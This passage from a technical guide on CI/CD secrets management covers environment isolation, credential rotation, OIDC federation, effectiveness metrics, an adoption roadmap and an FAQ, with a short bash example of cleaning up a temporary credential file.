.netrc), place the file in a memory-backed filesystem (e.g.,/dev/shmortmpfs) and clean it up using shell traps:BashTEMP_CRED=$(mktemp /dev/shm/cred.XXXXXX) trap 'rm -f "$TEMP_CRED"' EXIT echo "$DYNAMIC_TOKEN" > "$TEMP_CRED"
12. Secrets Management Across Development, Staging, and Production
A common vulnerability in continuous delivery is the flattening of operational environments—using identical permissions or sharing a unified secret store across all environments.
┌────────────────────────────────────────────────────────────────────────┐
│                        Environment Isolation Model                     │
│                                                                        │
│   DEVELOPMENT                      STAGING                PRODUCTION   │
│ ┌───────────────┐              ┌───────────────┐       ┌─────────────┐ │
│ │ • Read Mock   │              │ • Isolated    │       │ • Restricted│ │
│ │   Tokens      │              │   DB Secret   │       │   Prod Key  │ │
│ │ • Branch: any │              │ • Branch: dev │       │ • Branch:   │ │
│ │ • Auto-run    │              │ • Auto-deploy │       │   main only │ │
│ └───────────────┘              └───────────────┘       │ • Approvals │ │
│                                                        └─────────────┘ │
│ No shared credentials; environments maintain isolated trust boundaries.│
└────────────────────────────────────────────────────────────────────────┘
Environment Isolation Architecture
- Independent Secret Namespaces: Development, staging, and production secrets should be stored in physically or logically separated stores (e.g., separate cloud accounts or distinct vault paths). Staging pipeline jobs should have zero network routing or permission access to the production vault namespace.
- Protected Execution Branches: Restrict production deployment roles so they can only be assumed from protected, merge-restricted branches (such as
mainorrelease/*). Ensure that arbitrary feature branches cannot trigger jobs that consume production credentials. - Mandatory Approval Gates: Configure CI/CD environment protections that require manual approval from designated security or operations leads before jobs accessing production credentials can execute.
- Sandboxed Integration Tests: Test automation suites should never interact with production databases or third-party APIs using production keys. Use mock servers, local ephemeral database containers, or dedicated sandbox environments with low-risk test credentials.
- Emergency Break-Glass Procedures: Maintain an audited, separate path for emergency production patches. If standard approval workflows must be bypassed during an outage, the bypass event must generate high-priority security notifications and require retroactive sign-off.
13. Common Secrets Management Challenges and Solutions
Teams often face predictable operational hurdles when transitioning to secure CI/CD patterns.
Challenge 1: Pipeline Failures Caused by Abrupt Credential Rotation
- The Problem: A database password is rotated in the cloud vault, but active CI/CD jobs immediately fail with authentication errors because they hold cached, stale tokens.
- The Solution: Implement blue-green credential rotation. Ensure the target service accepts both the previous and the newly generated credential for a designated transition period (e.g., two hours). The pipeline fetches the new secret, while any running jobs finish gracefully using the previous key.
Challenge 2: Developer Resistance to Complex Security Workflows
- The Problem: Developers find enterprise vault configurations cumbersome, leading them to bypass controls and commit raw variables directly to code.
- The Solution: Provide pre-packaged, approved pipeline templates. Maintain internal shared actions or pipeline libraries that abstract the authentication, fetching, and injection logic. A developer should only need to declare:YAML
- uses: internal-actions/with-app-secrets@v1 with: target-env: stagingThe shared library handles OIDC token exchange, role validation, and secret injection behind the scenes.
Challenge 3: Proliferation and Sprawl of Unmanaged Secrets
- The Problem: As microservices multiply, organizations accumulate hundreds of unindexed tokens across various repositories, with no clear record of who created them or whether they are still in use.
- The Solution: Enforce Metadata Tagging and automated expiration on every secret. Require that every secret record in the vault include metadata fields for
Owner,Service,Environment, andCreatedDate. Run automated monthly discovery jobs that flag or disable secrets that lack activity or ownership tags.
Challenge 4: False Confidence in Log Masking
- The Problem: Teams rely entirely on built-in CI/CD masking, unaware that structured logs, serialized formats, or error dumps can bypass string-replacement filters.
- The Solution: Combine masking with strict egress filtering on runners. Restrict CI/CD runners so they cannot make arbitrary outbound internet requests to unauthorized IP addresses, preventing unauthorized data exfiltration even if a secret is exposed in a script.
14. Measuring the Effectiveness of Secrets Management
To verify that security controls are reducing risk effectively, teams should track practical operational metrics rather than relying on vanity indicators.
┌────────────────────────────────────────────────────────────────────────┐
│                        Key Performance Metrics                         │
├────────────────────────────┬─────────────────────────────┬─────────────┤
│ Metric Name                │ Description                 │ Goal        │
├────────────────────────────┼─────────────────────────────┼─────────────┤
│ Mean Time to Revoke (MTTR) │ Time elapsed between leak   │ < 15        │
│                            │ detection and revocation    │ minutes     │
├────────────────────────────┼─────────────────────────────┼─────────────┤
│ OIDC Adoption Ratio        │ % of pipelines using OIDC   │ 100%        │
│                            │ instead of static keys      │             │
├────────────────────────────┼─────────────────────────────┼─────────────┤
│ Static Secret Age          │ Average lifespan of active  │ < 90        │
│                            │ non-federated credentials   │ days        │
├────────────────────────────┼─────────────────────────────┼─────────────┤
│ Pre-Commit Catch Rate      │ Secrets stopped locally     │ > 90% of    │
│                            │ before reaching remote repo │ detections  │
└────────────────────────────┴─────────────────────────────┴─────────────┘
- Mean Time to Revocation (MTTR): The duration from the moment a credential leak is detected until that credential is fully invalidated in the target system. In a mature organization, this process takes minutes via automation rather than days of manual coordination.
- Workload Identity Adoption Percentage: The proportion of CI/CD pipelines that authenticate via OIDC and temporary credentials compared to those still using static, long-lived access keys. The target should be 100% for all supported cloud platforms.
- Static Secret Average Age: The number of days static credentials (such as registry tokens or API keys) remain active before rotation. Shorter lifespans reduce the window of opportunity for an attacker if a credential is leaked.
- Pre-Commit vs. Post-Commit Interceptions: The percentage of credential exposures caught at the developer workstation layer (via pre-commit hooks) compared to those that reach the central Git history or build logs. A rising pre-commit interception rate indicates successful left-shifting of security practices.
- Orphaned Secrets Count: The number of stored credentials in vaults that have had zero read operations over a 90-day period. Identifying and pruning these reduces the overall attack surface.
15. A Practical Roadmap for Securing CI/CD Secrets
Transitioning an existing engineering organization to modern secrets management practices is an iterative process. Teams should follow a four-phase implementation roadmap.
Phase 1: Discover
  │  • Run git history scans for hardcoded secrets
  │  • Build an inventory of all active pipeline credentials
  │  • Map secret flows across build, test, and release stages
  ▼
Phase 2: Centralize & Protect
  │  • Migrate loose variables into approved secret stores
  │  • Separate credentials across Dev, Staging, and Production
  │  • Deploy pre-commit and CI pull-request scanning gates
  ▼
Phase 3: Automate & Eliminate Static Keys
  │  • Transition cloud access to OIDC Workload Identity Federation
  │  • Enforce Docker BuildKit mounts for container builds
  │  • Configure automated rotation for database credentials
  ▼
Phase 4: Continuous Optimization
     • Implement runner egress network filtering
     • Conduct regular emergency revocation game-day exercises
     • Audit access logs and remove unused credentials
Phase 1: Discover
- Run automated scanning tools across all historical Git repositories to detect committed keys, passwords, and tokens.
- Catalog all secrets currently configured across CI/CD platform variables, build scripts, and deployment configurations.
- Identify systems using shared credentials across multiple environments.
Phase 2: Centralize & Protect
- Immediately rotate any credentials identified during the discovery phase.
- Migrate all unencrypted or loose configuration values into dedicated, approved secret stores.
- Isolate secrets by environment, ensuring production credentials require branch protections and approval gates.
- Implement pre-commit hooks and PR-level scanning gates to prevent new secrets from being committed to source code.
Phase 3: Automate & Eliminate Static Keys
- Deprecate long-lived cloud provider access keys in favor of OpenID Connect (OIDC) Workload Identity Federation.
- Update Dockerfiles and build scripts to use Docker BuildKit secret mounts, removing credentials from container layers.
- Configure automated rotation pipelines for database passwords and internal service tokens.
Phase 4: Continuous Optimization
- Enforce egress network restrictions on CI/CD runner environments to prevent unauthorized data exfiltration.
- Conduct regular tabletop exercises simulating credential compromise to validate emergency revocation runbooks.
- Perform quarterly access reviews to identify and delete unused or orphaned credentials.
16. Frequently Asked Questions
What is secrets management in CI/CD?
Secrets management in CI/CD is the structured set of tools, policies, and practices used to securely store, inject, rotate, and audit sensitive credentials (such as API keys, cloud tokens, and passwords) required by automated software delivery pipelines, preventing credential leaks and unauthorized infrastructure access.
Where should CI/CD secrets be stored?
Secrets should be stored in dedicated, access-controlled, encrypted stores—such as HashiCorp Vault, AWS Secrets Manager, Azure Key Vault, Google Cloud Secret Manager, or the native encrypted variable stores provided by platforms like GitHub Actions and GitLab CI/CD. They should never be stored in plaintext configuration files, code repositories, or unencrypted build scripts.
Are native CI/CD platform secrets enough to secure a pipeline?
Native CI/CD platform secrets provide a baseline level of encryption and access scoping, making them suitable for straightforward deployments. However, enterprise environments often require dynamic credentials, automated cross-cloud rotation, and granular audit trails that are best managed by dedicated secrets platforms or cloud-native vaults integrated via OpenID Connect (OIDC).
How can secrets be accessed without hardcoding them?
Pipelines can access secrets dynamically at runtime by using workload identity federation (OIDC) to obtain temporary credentials, authenticating directly to external vaults via API, or binding encrypted environment variables into memory exclusively for the duration of a specific job step.
What is the difference between secret masking and secret protection?
Secret protection involves the structural controls that prevent unauthorized access to credentials: least-privilege policies, access-controlled storage, encryption, and network isolation. Secret masking is simply a console output filter that replaces known credential strings with asterisks (***) in pipeline logs to prevent visual exposure. Masking does not protect a secret from being exfiltrated or abused if an attacker can execute arbitrary commands in the pipeline.
How often should pipeline credentials be rotated?
Static credentials should be rotated automatically on a predictable schedule—typically every 30 to 90 days—and rotated immediately upon any suspected compromise. Modern best practices favor short-lived ephemeral credentials (such as OIDC-minted tokens) that expire within 15 to 60 minutes, eliminating the need for traditional static rotation cycles.
What is workload identity federation?
Workload identity federation is an authentication method that allows CI/CD runners to exchange an ephemeral, cryptographically signed identity token (such as an OpenID Connect JWT) for short-lived credentials from a target cloud provider. This approach eliminates the need to store static, long-lived access keys inside the CI/CD platform.
How can Docker and Kubernetes secrets be protected?
In Docker, use BuildKit secret mounts (RUN --mount=type=secret) during the build process to prevent credentials from persisting in intermediate image layers. In Kubernetes, enable encryption at rest for the underlying etcd store, use Role-Based Access Control (RBAC) to limit access to Secret objects, and manage injection via tools like the External Secrets Operator rather than committing raw Secret manifests to Git.
What should a team do if a secret appears in Git history?
Treat the exposed credential as immediately compromised. Revoke and rotate the secret in the target system without delay, inspect audit logs to identify any unauthorized access during the exposure window, remove the secret from Git history using tools like git-filter-repo, and push clean commits. Simply deleting the string in a new commit does not remove it from the repository’s historical record.
Can CI/CD pipelines avoid long-lived cloud access keys?
Yes. Major cloud providers (including AWS, Azure, and Google Cloud) support OpenID Connect (OIDC) federation with leading CI/CD platforms like GitHub Actions, GitLab CI/CD, and CircleCI. Pipelines can authenticate dynamically and receive short-lived, narrowly scoped identity tokens on demand, eliminating long-lived cloud keys entirely.
17. Conclusion
Secrets management is an ongoing operational discipline that directly dictates the integrity of your software supply chain, not a one-off configuration task. Relying on static keys and cosmetic log masking leaves pipelines vulnerable, whereas building a resilient defense requires enforcing least privilege, isolating environments, and replacing permanent credentials with short-lived tokens via OpenID Connect (OIDC) federation. To safeguard your delivery lifecycle from source to production, begin by auditing repositories to eliminate existing static keys, mandate pre-commit scanning, and progressively automate credential rotation and monitoring across every pipeline stage.